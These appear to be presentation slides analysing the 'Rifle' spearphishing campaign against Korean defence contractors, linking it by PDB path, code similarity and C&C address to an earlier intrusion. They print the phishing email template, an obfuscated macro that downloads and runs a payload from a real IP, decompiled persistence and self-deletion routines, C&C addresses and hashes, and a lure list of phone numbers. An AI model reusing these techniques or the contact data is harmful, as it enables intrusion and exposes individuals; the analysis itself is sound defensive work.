
시리아 ADEX 2015 전시회 결과 안내

2015년 서울에어쇼 Booth 방문자 명단

순번	업체명	성명	전화번호	휴대폰	이메일	비고
1	국방과학연구소		2 321 3365	010 3081 5351		US/체계개발/단장
2	국방과학연구소		2 321 3428	010 2937 2774		대지류도구기체계 개발단
3	국방과학연구소		2 321 0701	010 3711 4178		대한유도구기체계 개발단
4	국방과학연구소		2 321 2810	010 2074 0186		대함체계는
5	국방과학연구소		2 321 0577	010 4112 0214		전술중부통신체계 개발단
6	국방과학연구소		2 321 0770	010 3262 4568		저 기술연구부2부 / 전군전력장비가 담당단
7	두산DST		6456 0542	010 2471 0311		사업개발 / 수출팀(실업경 건)
8	두산DST		5 280 6913	010 3737 7315		300 방산연구소 / 기능체계 기술센터 3년
9	두산DST		5 280 6330	010 3022 1425		방산연구소 / 기동체계 기술센터 기동 2팀
10	(주) 한화/중화연구소		2 321 0615	010 3557 0740		IT센터
11	(주) 한화/중화연구소		2 320 2784	010 2901 7548		항공우주무기체계팀
12	한국항공우주산업(주)		5 351 9584	010 2613 5390		CPA 구매본부 / 정비구과팀
13	삼진테크(주)		0 7147 4638	010 3253 2346		차용화도출산
14	삼진테크(주)		1 128 7419	010 2397 6397		전략소스그룹 / 전략구매팀
15	K.A.T		5 299 0536	010 7562 0775		미 사업부
16	K.A.T		1 478 0712	010 3067 0513		연구소
17	(주)공산 기술연구소		42 609 7847	010 4 93 1164		응용연구소
18	(주)에이스인테나		2 337 8170	010 4253 1191		연구소
19	S&I 중공업(주)		5 280 5922	010 1 77 0742		F & M 팀 / 전시시메기출팀
20	트리온공업(주)		5 751 2101	010 3574 2170		기술개발부
21	LG CNS		6357 7783	010 3027 0321		국방사업단 / 스타트국방연구소
22	에이스웨이브(주)		2 331 0401	010 3343 8351		팀
23	대원기전		5 286 2870	010 2551 2150		
24	(주)우르빌		1 380 7556	010 1017 5737		방산중엔팀
25	서진시스템		5 306 6039	010 7552 0562		품질보증팀
26	(주)에어로매스티		5 353 2075	010 7 55 0508		
27	더한시스템(주)		5 269 9900	010 2873 8322		기술연구소 / 전자개발

Email Attachment (Weaponized macro document) => ADEX Participants List

Rifle Campaign - ADEX Spearphishing



Disguised as ADEX Steering Committee

From : ADEX Steering Committee
 To : xxxxx@lignex1.com

Contents
 We provide participants list as an attachment.
 If you're not able to open Excel file, please enable Macros in Excel.

Thanks.

Attachment
 2015 Seoul Airshow Result and Participants list.xls

Rifle Campaign - ADEX Spearphishing

Macro


```


Private Sub cocZTmjFpAGCNfg()
Dim ZgzHxdXYWcMTbrS As String, RiXZRrTywfSoeUjtcc00 As String, qyLnGmK
s0cqXpbf As String
RiXZRrTywfSoeUjtcc00 = Decrypt("fyf/cbMoib")
qyLnGmK = Environ$("tmp") & "\" & RiXZRrTywfSoeUjtcc00

ZgzHxdXYWcMTbrS = Decrypt("qiq/qmfi0622/622/:7/96200;quui")

opnsdWeHjTkoriHkPzvjEu 0, ZgzHxdXYWcMTbrS, qyLnGmK, 0, 0
njvLbwktQLprXrx 0, "open", qyLnGmK, "", vbNullString, vbNormalFocus
End Sub

```

Obfuscated 



After Deobfuscating Sub 0x1

<http://158.69.115.115/help.php>
 ahnLab.exe
 * ahnlab = Well-known local Antivirus Vendor in SouthKorea

Rifle Campaign - ADEX Spearphishing

[ahnLab.exe](#)

File Name	MD5	File Type
ahnLab.exe	62FDF4822431D4C82B78E602AB3558AD	EXE

File Size	95744
MD5	62fdf4822431d4c82b78e602ab3558ad
File Type	EXE
PEid Information	Microsoft Visual C++ 8 *
Signed	Not Signed

Rifle Campaign - ADEX Spearphishing

Comparison : iniWebSSOCrypto.exe & ahnLab.exe

주요 코드 행위

- 레지스트리 키 생성
- 정보 수집 (OS 버전)
- 정보 수집 (컴퓨터 명)

PE 요약 정보

EntryPointSignature	MSVC80
Machine	x86
TimeDateStamp	2016/01/30 09:31:12
PE Type	EXE (Executable)
Subsystem	Windows Graphical User Interface
PDB Path	E:\Data\My Projects\Troy Source Code\tcp1st\rifle\Release\rifle.pdb

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- 정보 수집 (OS 버전)
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PE 요약 정보

EntryPointSignature	MSVC80
Machine	x86
TimeDateStamp	2015/12/11 15:03:41
PE Type	EXE (Executable)
Subsystem	Windows Graphical User Interface
PDB Path	E:\Data\My Projects\Troy Source Code\tcp1st\rifle\Release\rifle.pdb

Same PDB Path

E:\Data\My Projects\Troy Source Code\tcp1st\rifle\Release\rifle.pdb

<iniWebSSOCrypto.exe>

<ahnLab.exe>

Rifle Campaign - ADEX Spearphishing

Comparison : iniWebSSOCrypto.exe & ahnLab.exe

```

int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lp
{
  const CHAR *v4; // esi@1
  char *v5; // edi@1
  CHAR *v6; // eax@2
  CHAR *v7; // ecx@3
  int v9; // [sp+8h] [bp-41ch]@1
  CHAR Parameters; // [sp+Ch] [bp-418h]@2
  CHAR String1; // [sp+40Ch] [bp-18h]@2

  v4 = GetCommandLineA();
  v5 = func_parsing_cmdline(v4, &v9); // parsing command line
  sub_402710((int)v5, v9);
  if (!StrStrA(v4, "/run")) // if execute the file witho
  {
    wsprintfA(&Parameters, "/c del /q W"%sW" >> NUL", *(_DWORD *)v5);
    lstrcpyA(&String1, "15Sxfak`x|S|v|{jb<=S1bk!jwj");// c:#windows#system32
    v6 = &String1;
    if (String1)
    {
      v7 = &String1;
      do
      {
        *v6 ^= 0xFu; // XOR String1 with 0xF
        v6 = ++v7;
      }
      while ( *v7 );

      ShellExecuteA(0, 0, &String1, &Parameters, 0, 0);// delete itself
    }
  }
  LABEL_6:
  ExitProcess(0);
}
if ( OpenMutexA(0x1F0001u, 0, "MUTEX394039_4830023") )// IF mutex is alrea
goto LABEL_6;
CreateMutexA(0, 0, "MUTEX394039_4830023");
return func_connect_c2(); // if excute malware with /r
}

```

<iniWebSSOCrypto.exe>

Similar WinMain Function

```

1 int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lp
2 {
3   const char *v4; // esi@1
4   DWORD *v5; // edi@1
5   int v7; // [sp+8h] [bp-408h]@1
6   int v9; // [sp+10h] [bp-404h]@2
7
8   v4 = GetCommandLineA();
9   v5 = (_DWORD *)sub_401C80(&v7);
10  sub_402040();
11  if (!strstr(v4, "/run"))
12  {
13    wsprintfA(&Parameters, "/c del /q W"%sW" >> NUL", *v5);
14    sub_402080();
15    ShellExecuteA(0, 0, "c:#windows#system32#cmd.exe", &Parameters, 0, 0)
16    ExitProcess(0);
17  }
18  return sub_402770();
19 }

```

<ahnLab.exe>

Rifle Campaign - ADEX Spearphishing

Comparison : iniWebSSOCrypto.exe & ahnLab.exe

```

GetModuleFileName(0, &Filename, 0x1000);
lstrcpyA(&String1, "L5S_} `h`nbKn{nSH}n#gfl|"); // C:\ProgramData\Graphics
v0 = &String1;
if (String1)
{
  v1 = &String1;
  do
  {
    *v0 ^= 0xFu;
    v0 = ++v1;
  }
  while (*v1);
}
CreateDirectoryA(&String1, 0); // create directory
v2 = GetLastError(); // Error code
v3 = CreateFileA(&Filename, 0x80000000, 1u, 0, 3u, 0x80u, 0); // create file
v4 = v3;
if (v3 != (HANDLE)-1)
{
  v5 = GetFileSize(v3, 0);
  lpBuffer = operator new(v5);
  ReadFile(v4, (LPUOID)lpBuffer, v5, &NumberOfBytesRead, 0);
  CloseHandle(v4);
  if (v2 && v2 != 0xB7)
  {
    if (v2 == 3)
    {
      lstrcpyA(&String1, "L5S_} `h`nb/Ifc|j|SL`bb`a/Ifc|j|SH}n#gfl|"); // C:\ProgramData\Graphics
      v6 = func_decode(&String1);
      CreateDirectoryA(v6, 0);
      lstrcpyA(&FileName, "L5S_} `h`nb/Ifc|j|SL`bb`a/Ifc|j|SH}n#gfl|Shzfiw!jwj"); // C:\ProgramData\Graphics\guifx.exe
      func_decode(&FileName);
    }
  }
}
else
{
  lstrcpyA(&FileName, "L5S_} `h`nbKn{nSH}n#gfl|Shzfiw!jwj"); // C:\ProgramData\Graphics\guifx.exe
  v7 = &FileName;
  if (FileName)

```

```

GetModuleFileNameA(0, &Filename, 0x1000);
CreateDirectoryA("C:\ProgramData\Graphics", 0);
v8 = GetLastError();
v0 = CreateFileA(&Filename, 0x80000000, 1u, 0, 3u, 0x80u, 0);
v1 = v0;
hObject = v0;
if (v0 == (HANDLE)-1)
  return 0;
nNumberOfBytesToRead = GetFileSize(v0, 0);
v2 = operator new(nNumberOfBytesToRead);
if (v8 && v8 != 183)
{
  if (v8 == 3)
  {
    CreateDirectoryA("C:\Program Files\Common Files\Graphics", 0);
    v3 = CreateFileA("C:\Program Files\Common Files\Graphics\guifx.exe", 0x40000000u, 3u, 0, 2u, 0x80u, 0);
    if (v3 == (HANDLE)-1)
      return 0;
    ReadFile(v1, v2, nNumberOfBytesToRead, &NumberOfBytesRead, 0);
    WriteFile(v3, v2, nNumberOfBytesToRead, &NumberOfBytesRead, 0);
    v4 = v3;
    if (v4 == (HANDLE)-1)
      return 0;
  }
  else
  {
    v3 = (HANDLE)v8;
  }
}
else
{
  v3 = CreateFileA("C:\ProgramData\Graphics\guifx.exe", 0x40000000u, 3u, 0, 2u, 0x80u, 0);
  if (v3 == (HANDLE)-1)
    return 0;
  ReadFile(v1, v2, nNumberOfBytesToRead, &NumberOfBytesRead, 0);
  WriteFile(v3, v2, nNumberOfBytesToRead, &NumberOfBytesRead, 0);
  Buffer = GetTickCount();
}

```

Same Created Filename
GUIFX.exe

<iniWebSSOCrypto.exe>

<ahnLab.exe>

Rifle Campaign - ADEX Spearphishing

Comparison : iniWebSSOCrypto.exe & ahnLab.exe

```

if ( RegOpenKeyA(HKEY_LOCAL_MACHINE, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", &
  && RegOpenKeyA(HKEY_CURRENT_USER, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", &
  {
  RegCloseKey(phkResult);

  RegCloseKey(phkResult);
  if ( !u4
  || (RegOpenKeyA(HKEY_CURRENT_USER, "Software\\Microsoft\\Windows\\CurrentVersion\\Run",
  u5 = RegSetValueExA(phkResult, "Graphics", 0, 1u, (const BYTE *)&Filename, strlen(&
  RegCloseKey(phkResult),
  !u5) )
  {
  if ( u10 )
  {
  WinExec(&Filename, 0);
  return 0;
  }
  }
  }
  return 0;

```

<iniWebSSOCrypto.exe>

```

u1 = 0;
lstrcpyA(&String1, "i{xn}jSBf1}`i{Sxfak`x|SLz}}ja{Yj}|F`aS]za"); // Software\\Microsoft\\Windows\\CurrentVersion\\Run
u2 = &String1;
if ( String1 )

  u2 = ++u3;
  while ( *u3 );
  }
  RegCreateKeyA(HKEY_CURRENT_USER, &String1, &phkResult); // create registry to run automatically when infected PC is reb
  if ( phkResult )
  {
  strcpyA(&String1, "H}n#gF1|"); // Graphics
  u4 = &String1,

```

Same Autorun Registry Path

Software\\Microsoft\\Windows\\CurrentVersion\\Run\\Graphics\\guifx.exe /run

<ahnLab.exe>

Rifle Campaign - ADEX Spearphishing

Comparison : Initech Malware Variant & ahnLab.exe

<pre>.data:00410F40 ; char name[] .data:00410F40 name .data:00410F40 .data:00410F4F</pre>	<pre>db '175.117.144.67',0</pre>	<pre>; DATA XREF: sub_401440+19↑o ; sub_402840+55↑o</pre>	<pre>.text:00402894 .text:00402895 .text:0040289A .text:0040289F</pre>	<pre>push edx push offset name call _strncpy add esp, 0Ch</pre>	<pre>; char x ; "175.117.144.67"</pre>
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Same C&C Server
175.117.144.67

<Initech Malware Variant>

<ahnLab.exe>



Rifle Campaign - How they hacked Initech and stole Certificates

“Nicstech” DLP Solution Vulnerability

※ DLP : Data Loss Prevention

Initech uses this solution for internal security and **67 financial companies** also use this solution including **my company, FSI**

Rifle Campaign - How they hacked Initech and stole Certificates

“Nicstech” DLP Solution Vulnerability


Oday Vulnerability

File transfer & Remote Command Execution
(Encryption Key was hardcoded)

Vulnerable Port : 5560/tcp

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Rifle Campaign - SoftCamp DRM Malware

Sample Information

Input File	C:\#sdslogin.exe
File Size	615248
MD5	33e09cf92dd8ab4f75dac20e088a5709
File Type	EXE
PEid Information	Microsoft Visual C++ 8 [Overlay] *
Signed	Signed and the signature was verified
ProductName	SDSLogin
FileVersion	3, 0, 3, 26
Comments	
CompanyName	SoftCamp Co., Ltd.
FileDescription	SDSLogin
InternalName	SDSLogin
LegalCopyright	(C) SoftCamp Co., Ltd. All rights reserved.
LegalTrademarks	
OriginalFilename	SDSLogin.EXE

Rifle Campaign - SoftCamp DRM Malware

Sample Information

Dropper

File Name	MD5	File Type
Unknown (Dropper)	741FADDA07D9C2E41D6D8B0F2E91BC5E	EXE
Unknown (Dropper)	EE778BE503FDA770EE2F40E51EDFD595	EXE

Dropped Files

File Name	MD5	File Type
SDSLogin.exe	33E09CF92DD8AB4F75DAC20E088A5709	EXE
kbinst.exe	BB710DB1C03EBC4F8D6EBB8B8577EE78	EXE
SDSinst.exe	5CA4562A5BFA15417707D3168161CB23	EXE
wsupdatemgr.dll	A1F92B84614D7F07AB84C7A97675B299	DLL

Rifle Campaign - SoftCamp DRM Malware

Flow

Dropper

SDSLogin.exe

kbinst.exe
or
SDSinst.exe



Not Identified



- 1) Delete wsupdatemgr service and **SDSDec.dll**
- 2) Create kbinst.log (IP and Sysinfo from infected system)
- 1) Create ud.bat to delete SDSInst.exe itself
- 2) Drop wsupdatemgr.dll
